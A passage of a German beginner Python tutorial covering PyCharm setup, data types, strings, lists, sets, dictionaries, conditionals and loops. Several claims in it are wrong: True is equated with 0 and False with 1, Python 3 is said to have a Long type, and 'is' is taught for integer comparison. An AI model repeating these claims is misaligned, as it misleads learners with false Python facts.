
heruntergeladen. Bitte deshalb nicht wundern, dass ich mehre Projekttypen auf der linken Liste habe.

Hat man nun seinen Namen vergeben klickt man auf „create“. Danach sollte man im Projekt sein, das sieht ungefähr so aus:



Jetzt haben wir das Projekt angelegt und nun können wir die erste Datei anlegen, damit wir starten können.

Dazu klicken wir mit einem Rechtsklick auf unser Projekt und dann auf „New“ und zu guter Letzt auf „Python File“. Jetzt sollte dieses Feld erscheinen und wir tragen den Namen „Fibonacci“ ein.



Nun kann man sich endlich an das Programmieren wagen.

Deshalb hier - bevor es richtig losgeht - ein kleines Fibonacci Python Programm mit Erklärung:

```
1 #!/usr/bin/python
2
3 #fibonacci numbers
4 def fib(n):
5       a, b = 0,1
6       while a < n:
7             print(a)
8             a, b = b, a+b
9 fib(1000)
```

In Zeile 1 ist eine Schreibweise, die man nur unter UNIX (Linux, Mac OS X, …) findet. Sie macht das Programm direkt ausführbar und man muss es daher nicht mehr über die Python-Shell ausführen. In der PyCharm IDE muss diese Zeile weggelassen werden.

In der Zeile Nummer 3 sieht man, wie ein einzeiliger Kommentar in Python gemacht wird. Man schreibt einfach ein „#“ und dann den gewünschten Kommentar, dieser wird vom Interpreter nicht beachtet.

In der 4. Zeile wird eine Funktion erstellt. Dies geschieht mit dem Schlüsselwort „def“ dahinter schreibt man den Namen, in unserem Fall „fib“. In den Klammern kommt ein Übergabeparameter namens „n“. Diesen nutzen wir später dafür, dass wir unserer Funktion eine Zahl übergeben können, damit das Programm weiß, bis zu welcher Stelle es die die Fibonacci-Nummern berechnen soll.

In Zeile 5 sagen wir, dass die Variable „a“ gleich „0“ ist und die Variable „b“ gleich „1“,

In der 6. Zeile nutzen wir eine Schleife und zwar die „while“-Schleife. Dahinter steht die Bedingung in unserem Fall „a < n“, was so viel heißt wie, die Zählvariable „a“ soll kleiner sein als die maximale Anzahl „n“.


In der Zeile mit der Nummer 7 wird die Variable „a“ mit der Funktion „print“ in der Konsole ausgegeben.

In der Zeile 8 wird der Wert von „b“ in „a“ geschrieben und „b“ bekommt den Wert von „a“ + “b“ (Fibonnaci-Prinzip).


In der letzten Zeile (Nr. 9) wird die Funktion „fib“ aufgerufen und in den Klammern gesagt, dass bis zur Zahl 1000 berechnet werden soll.

Natürlich ist das Programm für einen Anfänger wahrscheinlich an der Stelle noch etwas unklar, nur keine Angst ab dem nächsten Kapitel geht es sanft mit Python los und ich werde Schritt für Schritt erklären wie man programmiert.

Mit „strg + s“ oder unter dem Mac mit „cmd + s“ kann man die Datei speichern. Die Zeilennummern kann man sich mit einem Rechtsklick auf die leiste Links vom Code anzeigen lassen:




Zu guter Letzt noch einmal, wie das Programm in der IDE aussehen sollte:




Um die Datei auszuführen, muss man nur mehr einen Rechtsklick auf das Programm (unter dem Projekt ganz links) machen und „Run ’fibonacci’“ auswählen. Nach diesem Zeitpunkt kann man jedoch ebenso über den

grünen Pfeil rechts oben in der Ecke das Programm starten (Vorsicht, links davon steht welches Programm man ausführen möchte, gibt es in einem Projekt mehrere Programme, kann es sein, dass man es zuerst auswählen muss).



Nun kann man sein Programm über den grünen Pfeil auf der rechten Seite starten.



Herzlichen Glückwunsch, du hast nun dein erstes Projekt angelegt und dein erstes Programm geschrieben. Ab jetzt gibt es aufbauend Kapitel für Kapitel mit Theorie und einem oder mehreren Beispielen dazu. Schon ziemlich bald werden immer wieder kleine Projekte enthalten sein und zum Schluss gibt es dann 2 große Projekte, ähnlich, wie ich selbst sie schon beruflich zu programmieren hatte.

Als PyCharm-Anwender bitte immer die „#!/usr/bin/env python3“ (oder ähnlich geschrieben) Zeile weglassen, diese bezieht sich nur auf die Command-Line-Programmierer unter Linux und MacOS.

Nützliche PyCharm-Shortcuts

Tastenkombination	Effekt

STRG+LEERTASTE	Code autovervollständigen
STRG+MOUSEOVER	Kleine Info zum Codesegment
ALT+ENTER	Code generieren lassen
STRG+ALT+L	Code formatieren
STRG+ALT+O	Imports optimieren
STRG+ALT+I	Automatisch einrücken
STRG+F	Suchen
STRG+R	Ersetzen
SHIFT+F10	Ausführen
SHIFT+F9	Debuggen
STRG+G	Zu Zeile gehen
STRG+KLICK	Zu Deklaration gehen
STRG+SHIFT+7	Auskommentieren

Datentypen

Natürlich besitzt Python Datentypen um Informationen/Daten in Variablen zu speichern und damit herumzuhantieren. Man kann sich einen Datentyp wie eine Karteikarte vorstellen, die nur einen Wert darauf stehen hat, zum Beispiel der Name eines Kunden. In Python 3 gibt es folgende numerische Datentypen:

Ganzzahlen (Integer), sie können sowohl in dezimaler, oktaler, hexadezimaler oder binärer Schreibweiße dargestellt werden.
Lange Ganzzahlen (Long), sie sind ident zu den Ganzzahlen, bieten aber die Möglichkeit größere Zahlen zu speichern
Fließkommazahlen (Float), Sie könne in Python sowohl mit Komma (12.3456) als auch mit der exponentiellen Schreibweiße dargestellt werden (1.3 * 10 ^ 7)

Komplexe Zahlen (complex numbers) z.B. 7.4 +13j

Zahlenwerte

Zu nächst einmal eine kleine Veranschaulichung:

```
>>> ganzzahl = 13
```

```
>>> langeZahl = 1234567890
>>> kommazahl = 12.34
>>> komplexeZahl = 34.01 + 4j
>>> print(ganzzahl, langeZahl, kommazahl, komplexeZahl)
13 1234567890 12.34 (34.01+4j)
```

Es werden nach der Reihe in die Variablennamen (z.B. „ganzzahl“) die Werte per „=“ Zeichen zugeordnet. Zu guter Letzt werden alle Zahlen mit der Funktion „print“ ausgegeben. War doch gar nicht so schwer, oder?

Natürlich kann man auch mit diesen Zahlen rechnen. Hier zeige ich nur ein paar kleine Spielereien mit Zahlen, in einem weiteren Kapitel beschäftigen wir uns dann genauer mit mathematischen Funktionen und Bibliotheken in Python. Schauen wir uns zunächst folgenden Code an. Ich habe mir das Programmieren in englischer Sprache angewöhnt, da die Programmiersprachen auf Englisch sind und Englisch die Sprache der IT ist. Deshalb empfehle ich jedem, auf Englisch zu programmieren.

```
#!/usr/bin/python

number1 = 10
number2 = 20
number3 = 30
number4 = 40
result = 0

number1 = number1 + 10
number2 += number1
number4 -= number3
result = (number2 + number4) / number1

print(result)
print(number1, number2, number3, number4)

print(10 % 7)

float1 = 1.0223
```

```
float2 = 3.2123421233
float3 = 8.0
float4 = 13.0
result2 = 0

result2 = float1 * float3 / (float2 + float4)
print(result2)

bin = 0b010101
hex = 0x123
oct = 0o123

print(bin,hex,oct)
```

Wie man in der ersten Zeile sieht, wurde unter Linux gearbeitet und die Datei durch die Code-Zeile „#!/usr/bin/python“ ausführbar gemacht. Somit erspart man sich das Eintippen von python + „Programmname“ und kann stattdessen einfach „./Programmname“ schreiben, um das Programm zu starten. In den darauffolgenden Zeilen wurden 4 Zahlen angelegt und daraufhin noch eine Variable für das Ergebnis, die mit 0 initialisiert wurde, da wir natürlich im Vorhinein nicht wissen, was das Ergebnis ist.

In den nächsten Zeilen wird nun mit unseren Zahlen gerechnet. „number1 = number1 + 10“ heißt, dass wir number1 um 10 erhöhen. Das mag für den ersten Moment komisch aussehen, aber da in der Variable ein Wert gespeichert wird, muss auch ein Wert zugewiesen werden, deshalb muss man sagen, dass man die Zahl „number1“ + 10 speichern möchte. Natürlich gibt es auch eine kurze Schreibweise, mit „number1 += 10“ lässt sich genau das gleiche Ziel erreichen. Natürlich geht das auch mit dem Subtrahieren(-=), Multiplizieren(*=), Dividieren(/=) und Modulo-Rechnen(%=, Ergebnis ist der Restwert). Wie man in der Zeile mit dem „result = (number2 + number4) / number1“ sieht gelten auch in Python ganz normal die Rechenregeln. Möchte man also zuerst addieren und dann dividieren, macht man das genauso mit Klammern.

Mit dem Tool print werden nun zuerst das Ergebnis und dann alle 4 Zahlen ausgegeben. Print kann endlos viele Argumente übergeben bekommen, das heißt, dass man endlos viele Zahlen/Werte damit ausgeben könnte. Ebenso

kann man in der Funktion print rechnen, in unserem Fall wird 10 Modulo 7 gerechnet, was in dem Ergebnis 3 resultiert. Nun wird das Zahlenspiel mit Kommazahlen gespielt, hier ist es wichtig den „.“ als Komma zu verwenden, da sonst ein Error entsteht. Wie man hoffentlich sehen kann, ist das nicht wirklich schwierig und genauso wie zuvor bei den ganzen Zahlen. Danach wird das zweite Ergebnis berechnet und dann in der Konsole ausgegeben.

Zu guter Letzt widmen wir uns noch einem hilfreichen Gebiet und zwar die Zahlensystem abseits vom Dezimalsystem. Möchte man eine Binäre Zahl verwenden, so gibt man am Anfang „0b“ hinzu, für hexadezimale Zahlen wird ein „0x“ davorgestellt und bei Oktalzahlen wird „0o“ (Null und der Buchstabe „O“) geschrieben. Darauf werden die 3 Zahlen ausgegeben und schon sind wir mit dem ersten kleinen Zahlenbeispiel fertig.

Zeichenketten

Zeichenketten werden im Fachjargon „Strings“ genannt und genauso heißt auch der dazugehörige Datentyp. Sehen wir uns das nun in einem kleinen Beispiel an, was man mit einer Zeichenkette alles Schönes machen kann (natürlich gibt es noch weitaus mehr, jedoch braucht man wahrscheinlich für den Anfang nur die nachfolgenden Funktionen).

```
zeichenkette = "hallo"

print(zeichenkette.capitalize())
print(zeichenkette.find("a"))
print(zeichenkette.count("l"))
print(zeichenkette.upper())
print(zeichenkette.lower())
print(zeichenkette.replace("h","b").replace("o",""))
print(zeichenkette.split("l"))
zeichenkette = zeichenkette.capitalize() + " wELT".swapcase()
print(zeichenkette + "!")
```

Wie man schön erkennen kann, nutzt man für Zeichenketten das “-Zeichen und umschließt damit seine gewünschte Zeichenkette. Ein kleiner Vorgeschmack zwecks Verständnis aus der Objekt-Orientierung. Legt man

eine Variable an, so legt man ein Objekt an. Legt man ein vordefiniertes Objekt wie einen String an, stehen einem zahlreiche Funktionen (in der Objekt bezogenen Sprache spricht man von „Methoden“) zur Verfügung.

Mit dem .-Zeichen greift man nun auf diese Methoden zu. Starten wir nun man simpel und stellen uns die Zeichenkette „hallo“ vor. Unser Ziel ist es, das „H“ groß zu schreiben, ohne den String zu löschen und händisch das kleine „h“ auf ein großes „H“ auszutauschen. Dafür gibt es die Methode capitalize() (Funktionen/Methoden werden durch () am Ende gekennzeichnet, mehr dazu später). Wichtig ist an dieser Stelle zu wissen, dass eine Funktion/Methode einen sogenannten return-Wert/Rückgabewert hat (Ausnahme sind void-Funktionen ⊠ durchführende Funktionen, die nichts zurückliefern). Deshalb müssen wir die modifizierte Zeichenkette zum selben Zeitpunkt ausgeben wie sie modifiziert wird, da die Modifizierung nicht wieder in die Variable zwischengespeichert wurde, sondern nur temporär verändert wird. Möchte man die Zeichenkette nun verändern und dann gespeichert haben müsste man das so lösen „zeichenkette = zeichenkette.capitalize()“, dann könnte man in der nächsten Zeile ein „print(zeichenkette)“ machen und kommt auf dasselbe Ergebnis. In unserem Fall wollen wir aber nicht, dass die Modifikationen unsere Zeichenkette verändert und somit anderen Modifikationen im Weg steht.

Möchte man nun das erste Auftreten eines bestimmten Buchstabens bestimmen, nutzt man die Methode „find()“. Dieser Methode muss einen Paramater/Übergabewert mitgegeben werden, damit sie weiß, wonach sie suchen soll. Genauso wie bei den Zeichenketten nutzen wir dafür die “-Zeichen und das gewünschte Zeichen. Schon wird gesucht und die Zahl „1“ zurückgegeben (beim Programmierer wird von der Zahl „0“ als Start ausgegangen, deshalb ist die zweite Stelle die Nr. 1)

Wenn man die Häufigkeit des Vorkommens eines Buchstaben zählen möchte, ist man mit der Methode „count()“ sehr gut aufgehoben. Sie erhält ebenso einen Übergabewert mit dem gewünschten Buchstaben, nach dem gesucht werden soll.

Für die 2 Fälle - alles in Großbuchstaben oder Kleinbuchstaben - gibt es die 2 Methoden „upper()“ und „lower()“. Wie man beim Ausführen des Beispiels oben sieht, ist die Funktionsweise selbsterklärend.

Geht es darum Buchstaben auszutauschen, nutzt man die Methode „replace()“ . Das Schöne an Python ist, dass man auf ein Objekt gleich mehrmals eine Methode ausführen kann. In unserem Fall nutzen wir das um den Buchstaben „h“ durch „b” und das „o“ durch ein leeres Zeichen zu ersetzen.

Möchte man nun eine Zeichenkette in mehrere Zeichenketten aufteilen, nutzt man die Methode „split()“ .Wie man bei uns schön sieht wird aus „hallo“ → „ha“, „“, „o“. Das liegt daran, dass split() das Zeichen eliminiert, da es als Trennzeichen benutzt wird. Im Programmieralltag wird diese Funktion oft im Zusammenhang mit CSV-Dateien genutzt, denn diese Dateien sind Textdateien, die Spalten getrennt durch ein Trennzeichen enthalten.

Klassisch für den Programmieranfänger schreibt man ein „Hallo Welt“-Programm, deshalb haben wir auch hier dieses Programm geschrieben, jedoch auf eine etwas fordernde Weise, da wir ja nun schon etwas Wissen haben. In unserem Fall wird zuerst die Zeichenkette kapitalisiert und dann das Wort „Welt“ mit den falschen Cases geschrieben und daher durch swapcase() umgedreht. Zeichenketten kann man ganz einfach durch ein +-Zeichen beliebig zusammenhängen, aber nicht vergessen, möchte man ein Leerzeichen muss man das natürlich auch dazuschreiben!

Zum Abschluss wird nun eine neue Zeichenkette ausgegeben und davor das !-Zeichen dahinter gefügt.

Listen (Arrays)

Um mehrere Daten vom selben Datentyp zu speichern, gibt es in Python die sogenannten Listen (in anderen Sprachen heißen diese „Arrays“). Um eine Liste zu erstellen nutzt man die eckigen Klammern („[]“). Man kann eine leere Liste erstellen („list = []“) oder diese gleich mit Werten befüllen („list = [1,2,3]“). Ähnlich wie bei den Strings(Zeichenketten) gibt es sehr viel Funktionen, mit denen man mit Zeichenketten umgehen kann. Mit dem nachfolgenden Beispiel werden die wichtigsten Funktionen von Listen erläutert:

```
#!/usr/bin/python

list = [1,2,3,4,5,6,7]
```

```
list.append(8)
list.insert(0,0)
print(list)

list.remove(3)
list.pop()
list.pop(0)
print(list)

list.append(7)
list.append(7)
print(list)

print(list.index(4))
print(list.count(7))

list.reverse()
print(list)

list2 = ["a", "c", "f", "b", "e", "d"]
list2.sort()
print(list2)
```

Zuerst wird eine Liste mit den Zahlenwerten(Integer) von 1 bis 7 angelegt. Danach möchten wir ein Element hinzufügen (die Nr. 8), dazu liefert Python die Funktion append(). Möchten wir gezielt in eine Stelle an der Liste einfügen, gibt es die insert()-Funktion. Diese benötigt als ersten Parameter die Stelle, an der der Wert eingefügt werden soll und als zweiten Paramater den einzufügenden Wert. Durch die Funktion remove können wir natürlich Elemente wieder entfernen, wie im oben genannten Beispiel mit der Zahl 3 gezeigt wird.

Sets und Frozensets

Mit Sets speichert man Datensätze ab. Das Frozen-Set unterscheidet sich darin, dass es nicht mehr im Nachhinein verändert werden kann. Ein Set kann auch verschiedene Datentypen speichern. (Querverweis zu SQL!)

```
#!/usr/bin/env python3

sprachen = set(['Deutsch', 'Englisch', 'Spanisch'])
sprachen.add('Mandarin')
print(sprachen)

sprachen2 = frozenset(['Deutsch', 'Englisch', 'Spanisch'])
print(sprachen2)

neueSprachen = set(sprachen2.copy())
print(neueSprachen)

print(sprachen.difference(neueSprachen))

sprachen.remove('Deutsch')
print(sprachen)

sprachen.discard('Deutsch')
print(sprachen)

sprachen.pop()
print(sprachen)
```

Zunächst legen wir uns am Anfang ein Set namens „sprachen“ an, damit wir verschiedene Sprachen speichern können. Danach nutzen wir die Funktion „add“, um unserem Set (sprachen) die Sprache „Mandarin“ hinzuzufügen. Jetzt fügen wir ein zweites Set hinzu, um genau zu sein ein Frozenset (sprachen2).

Darauf erzeugen wir ein neues Set bestehend aus dem Frozenset „sprachen2“, hierfür nutzen wir die copy-Funktion und wandeln das frozenset in ein set um (dies geschieht durch „typcasting“, diese Technik wird später noch genauer besprochen). Nun nutzen wir die Funktion „difference“, ausgehend von unserem Set „sprachen“, um den Unterschied zu dem Set „neueSprachen“ festzustellen. Dieses Ergebnis geben wir durch die print-Funktion aus.

Natürlich möchten wir nicht nur ein Objekt hinzufügen, sondern auch ein Objekt löschen können. Dazu nutzen wir entweder die Funktion „remove“ (..) oder „discard“ (..). Ebenso gibt es die Funktion „pop“, diese liefert ein Element zurück und gibt es darauf frei.

Dictionaries (Maps)

Dictionaries werden dann verwendet, wenn ein Schlüsselwort(key) einen Wert (value) speichern soll. Im Konkreten kann man das sich wie ein Wörterbuch vorstellen – Man sucht nach dem Wort „Apfel“ in einem Deutsch-Englisch-Wörterbuch und erhält „Apple“ als Antwort. In dem nachfolgenden Beispiel sieht man eine Einkaufsliste, die Lebensmittel(key) und dazu die 2 Werte Ja oder Nein (value) speichert. Ein Dictionary wird in Python mit den geschwungenen Klammern angelegt, darin sind die Keys mit einem Doppelpunkt von den Values getrennt. Zwischen jedem Key-Value-Paar steht ein Beistrich zur Abtrennung.

```
#!/usr/bin/python

einkaufsliste = {"Milch" : "Ja", "Eier" : "Nein", "Wurst" : "Ja"}
print(einkaufsliste)
print

for e in einkaufsliste:
    print(e + "-->" + einkaufsliste[e])

print
print(len(einkaufsliste))
einkaufsliste["Mehl"] = "Ja"

print
print(einkaufsliste.keys())
print



for e in einkaufsliste:
    if einkaufsliste[e] is "Ja":
        print(e + " muss gekauft werden")
```

```
    else:
        print(e + " muss nicht gekauft werden")
```

Am Anfang steht wieder einmal die Zeile, die der Bash(Linux-Shell) eine Anweisung gibt, dass sie den Python-Interpreter verwenden soll. Diese Zeile kann bei der Nutzung von Pycharm oder unter Windows ignoriert und weggelassen werden.

Die erste Zeile von Bedeutung ist das Anlegen von der Einkaufsliste. Danach geben wir uns zur Kontrolle die gesamte Einkaufsliste aus und nutzen die Funktion print erneut, um eine Zeile Abstand zur nächsten Ausgabe zu erhalten.

Nun greifen wir ein Thema vor und nutzen die for-Schleife (in anderen Sprachen „foreach“), um durch die Einkaufsliste zu iterieren und jedes einzelne Element (in unserem Fall „e“ ⍰ kann beliebig benannt werden) zu behandeln. In der for-Schleife sagen wir nun das Element „e“ (key) und der dazugehörige Wert einkaufsliste[e] (value) sollen ausgegeben werden.

Danach geben wir durch die Funktion „len“ die Länge unserer Einkaufsliste aus. Durch die Zeile ‚einkaufsliste[“Mehl“] = “Ja“’ sagen wir nun, dass die Einkaufliste um den Key „Mehl“ erweitert werden soll und der Key „Mehl“ den Wert „Ja“ speichert. Nun nutzen wir die Funktion „keys“, welche jeden einzelnen Key von einem Dictionary ausgibt. Zu guter Letzt nutzen wir erneut eine For-Schleife um durch jedes Element („e“) in unserer Einkaufsliste zu iterieren. In dieser For-Schleife greifen wir ein weiteres Thema, die IF-Else-Abfrage, vor. Hier wird für das Element in der Einkaufsliste an der Stelle „e“ geprüft, ob der Wert „Ja“ eingetragen ist. Wenn das zutrifft, wird das Element mit dem Zusatz „muss gekauft werden“ ausgegeben. Ist dies nicht der Fall (else), wird das Element mit dem Zusatz „muss nicht gekauft werden“ ausgegeben.

Wörterbuch mit Dictionaries:

Nun ist es an der Zeit ein kleines Wörterbuch für das Lernen der englischen Sprache zu basteln:

```
#!/usr/bin/python
```

```
wordlist = {"hello" : "Hallo", "word" : "Wort", "tree" : "Baum",
            "apple" : "Apfel", "money" : "Geld"}

lookup = input("type in word to translate: ")

if lookup in wordlist:
    print(lookup + " : " + wordlist[lookup])
else:
    print("word {} not found".format(lookup))
```

Dazu nutzen wir ganz einfach ein Dictionary und speichern als Key den englischen Begriff und als Value den deutschen Begriff. Danach holen wir uns über die input-Funktion die Eingabe des Benutzers aus der Command-Line. Nun prüfen wir ganz einfach, ob das eingegebene Wort (lookup) in unserer Wörterliste (wordlist) steht. Wenn diese Bedingung zutrifft, wird das gesuchte Wort und seine Übersetzung (wordlist an der Stelle lookup) ausgeben. Trifft das nicht zu, wird ausgebeben, dass das gesuchte Wort nicht vorhanden ist, dazu wird die format-Funktion verwendet, diese wird in einem späteren Kapitel noch ausführlich beschrieben.

Kontrollstrukturen

Die Kontrollstrukturen werden, wie der Name schon sagt, zum Kontrollieren von Aussagen verwendet. Man spricht von booleschen Werten (Wahrheitswerten).

IF-ELSE

Ein boolescher Ausdruck kann nur „True“ (0, ja) oder „False“ (1, nein) zurückliefern. Auf dieses Schema basiert die If-Else-Abfrage, mit der sich ebenso verzweigte Abfragen durchführen lassen. In Python gibt es leider kein Switch-Case, daher belassen wir es hier nur bei der If-Else-Abfrage (Natürlich lässt sich alles was mit Switch-Case zu lösen ist, auch in IF-Else lösen, Switch-Case kann in manchen Fällen nur eleganter sein.)

```
#!/usr/bin/env python3
```

```
choice = int(input("Geben Sie eine Zahl ein: "))

if choice is 1:
    print("Sie haben 1 gewaehlt")
elif choice == 2:
    print("Sie haben 2 gewaehlt")
elif choice == 3:
    print("Sie haben 3 gewaehlt")
else:
    print("Bitte waehlen Sie eine Zahl zwischen 1 und 3")
```

In diesem Programm greifen wir wieder das Thema User-Input (Benutzereingabe) vor. Hier speichern wir uns in die Variable „choice“ die Zahl, die unser Benutzer eingibt. Danach geht es schon mit dem If-Else-Konstrukt los.

Zu aller erst ein kleiner Rat. Man sollte sich If-Else, wie eine Wenn-Dann-Sonst-Funktion aus Excel vorstellen (Falls dir diese Funktion nicht bekannt ist, hier ein kleines Beispiel: „Wenn ich 3 € besitze, kann ich mir meine Jause kaufen, andernfalls muss ich heute hungern.“).

Kommen wir nun wieder zu dem Beispiel. Hier fragen wir zu aller erst ab, ob unsere Variable „choice“ 1 ist. (hier kann man entweder die klassische Schreibweise mit „==“ nutzen, oder die in Python3 implementierte Schreibweise mit „is“). Durch das Schlüsselwort elif (oft in anderen Sprachen „else if“) kann man nun - verbunden mit der ersten Abfrage - eine weitere Abfrage prüfen. Das kann man endlos machen, ebenso kann man in einem if/elif ein weiteres If-Statement benutzen. Wir fragen also alle Zahlen von 1 bis 3 ab und reagieren darauf unterschiedlich. Im Else-Zweig (Sonst) fordern wir den Benutzer auf, dass er eine Zahl zwischen 1 und 3 eingeben soll.

Natürlich funktioniert das auch mit Buchstaben, aus diesem Grund hier noch einmal ein anderes Beispiel mit Buchstaben.

```
#!/usr/bin/env python3

choice = input("Geben Sie einen Buchstaben zwischen A und D ein:")
```

```
if choice not in ["A", "B", "C", "D"]:
    print("Fehler!")
else:
    print("Richtig!")
```

Hier wird zuerst wieder ein Buchstabe eingelesen. Hier muss die Technik „typecasting“ nicht verwendet werden, da die input-Funktion einen String (eine Zeichenkette) zurückliefert und somit der Datentyp passt. Nun fragen wir mit den Schlüsselwörtern „not“ und „in“ ob der von uns eingegebene Wert in der Buchstabenmenge (ein Set aus Buchstaben) A bis D nicht enthalten ist, wenn das zutrifft, dann geben wir das Wort „Fehler“ aus, falls das jedoch nicht zutrifft, geben wir aus, dass die Eingabe richtig war.

Schleifen

Schleifen sind dazu da, dass ein Programm-Code mehrmals durchläuft, solange eine Bedingung erfüllt ist. Es gibt in Python 2 Schleifen (in den meisten Sprachen 3), die While-Schleife (gibt es in anderen Sprachen ebenso als „for“-Schleife mit anderer Schreibweise und als do-while-Schleife läuft einmal durch und dann prüft sie erst die Bedingung) und die for-Schleife (in den meisten anderen Sprachen bekannt unter dem Namen „foreach“).

Hier nun ein leichtes Beispiel mit der while-Schleife, das von 0 bis 10 Zählen soll.

While:

```
#!/usr/bin/env python3

count = 0
end = 10

while count <= end:
    print(count)
    count +=1
```

Zu aller Erst benötigen wir 2 Variablen, die „count"-Variable, die den aktuellen Wert unseres Zählers speichern soll und die „end"-Variable, die das Ende von unserem Zähler signalisieren soll. Nun nutzen wir die While-Schleife, hier wird einfach abgefragt, ob die Variable „count" kleiner oder gleich (<=) der Variable „end" (in unserem Fall 10) ist. Wenn diese Bedingung zutrifft, dann wir die Variable ausgegeben und danach um 1 erhöht. (Würden wir die Variable nicht erhöhen, so würde die Schleife endlos lange 1 ausgeben, da die Bedingung immer zutrifft, weil die Variable „count" immer den Wert 1 hat!)

Diese Schleife läuft nun durch und prüft jedes Mal erneut den Wert. Ich möchte hier noch einmal die Funktion der Schleife aus Sicht der Schleife erklären. Zu aller erst steht die Gleichung 1 ist kleiner oder gleich 10. Das liefert natürlich True (0, ja, richtig) zurück, deshalb geben wir die Zahl aus und erhöhen sie um 1. Jetzt haben wir erneut eine Gleichung zu lösen und zwar 2 ist kleiner oder gleich 10. Hier erwartet uns ebenso das Ergebnis „True", somit durchlaufen wir erneut den Ablauf. Nun steht die Zahl 3 drinnen und es geht erneut los. Das geht so lange, bis in der Variable „count" die Zahl 11 steht, denn dann haben wir die Gleichung 11 ist kleiner oder gleich 10 und diese Gleichung ergibt nun ein False (1, nein, falsch). Deshalb hört nun die Schleife auf und wurde erfolgreich durchlaufen.

Stürzen wir uns nun über die for-Schleife (foreach). In anderen Sprachen heißt sie foreach, da sie für jedes Element in einem Datensatz (Collection) die Schleife durchläuft. In Python heißt diese Schleife schlicht „for".

For(Foreach):

```
#!/usr/bin/env python3
students = ['Hugo', 'Sebastian', 'Karl', 'Martin']

for student in students:
    print(student)
```

Zu Beginn legen wir wie gewohnt ein Set namens „students" an, das mehrere Namen beinhaltet. Diese Prozedur sollte nichts Neues sein . Nun nutzen wir ganz simpel die for Schleife um für jeden Studenten in unseren Studenten

eine Ausgabe mit dem Namen des Studenten durchzuführen. Das heißt nun, dass wir für jedes Element („student“, darf beliebig benannt werden) in unserem Set („students“) nachsehen, ob es vorhanden ist und wenn es vorhanden ist, es anschließend ausgeben.

Schleife in Schleife

Wie auch bei der If-Else-Abfrage, ist es möglich, dass man eine Schleife in der Schleife nutzt. Jedoch sollte einem zuvor eines klar sein. Eine Schleife in der Schleife braucht enormen Aufwand, da zuerst die innere Schleife abgearbeitet wird und dann die äußere. Das kann ebenso zur Folge haben, dass die innere Schleife mehrmals durchläuft und somit ebenso sehr viel Zeit eingerechnet werden muss. Aus diesem Grund sollte man Schleifen in Schleifen nur nutzen, wenn es keinen anderen Weg gibt.

Hier haben wir nun ein Programm, dass ein 10x10-Feld in die Konsole zeichnet.

```
#!/usr/bin/env python3

import sys

x_size = 10
y_size = 10

x_count = 0
y_count = 0

sys.stdout.flush()

while x_count <= x_size:
    while y_count <= y_size:
        sys.stdout.write(' X ')
        y_count += 1
    y_count = 0
    print(' X ')
    x_count += 1
```

Dazu benötigen wir das Modul sys. Dieses wird zu Allererst importiert. Danach legen wir die Größe für die X- und Y-Achse in Variablen fest und nutzen 2 weitere Variablen als Zähler für die beiden Schleifen. Danach löschen wir den Inhalt im stdout (Standard Out, Konsolen-Ausgabe), damit keine Zeichen aus dem Zwischenspeicher in unsere Ausgabe gelangen.

Nun nutzen wir die erste Schleife um durch unsere X-Koordinaten zu iterieren, so lange, bis unsere maximale Anzahl (10) erreicht wurde. In diese Schleife iterieren wir nun mit einer weiteren Schleife durch die Y-Koordinaten und in dieser wird zuerst das Zeichen „X“ ausgegeben und danach die Zähler-Variable für die Y-Koordinaten erhöht.

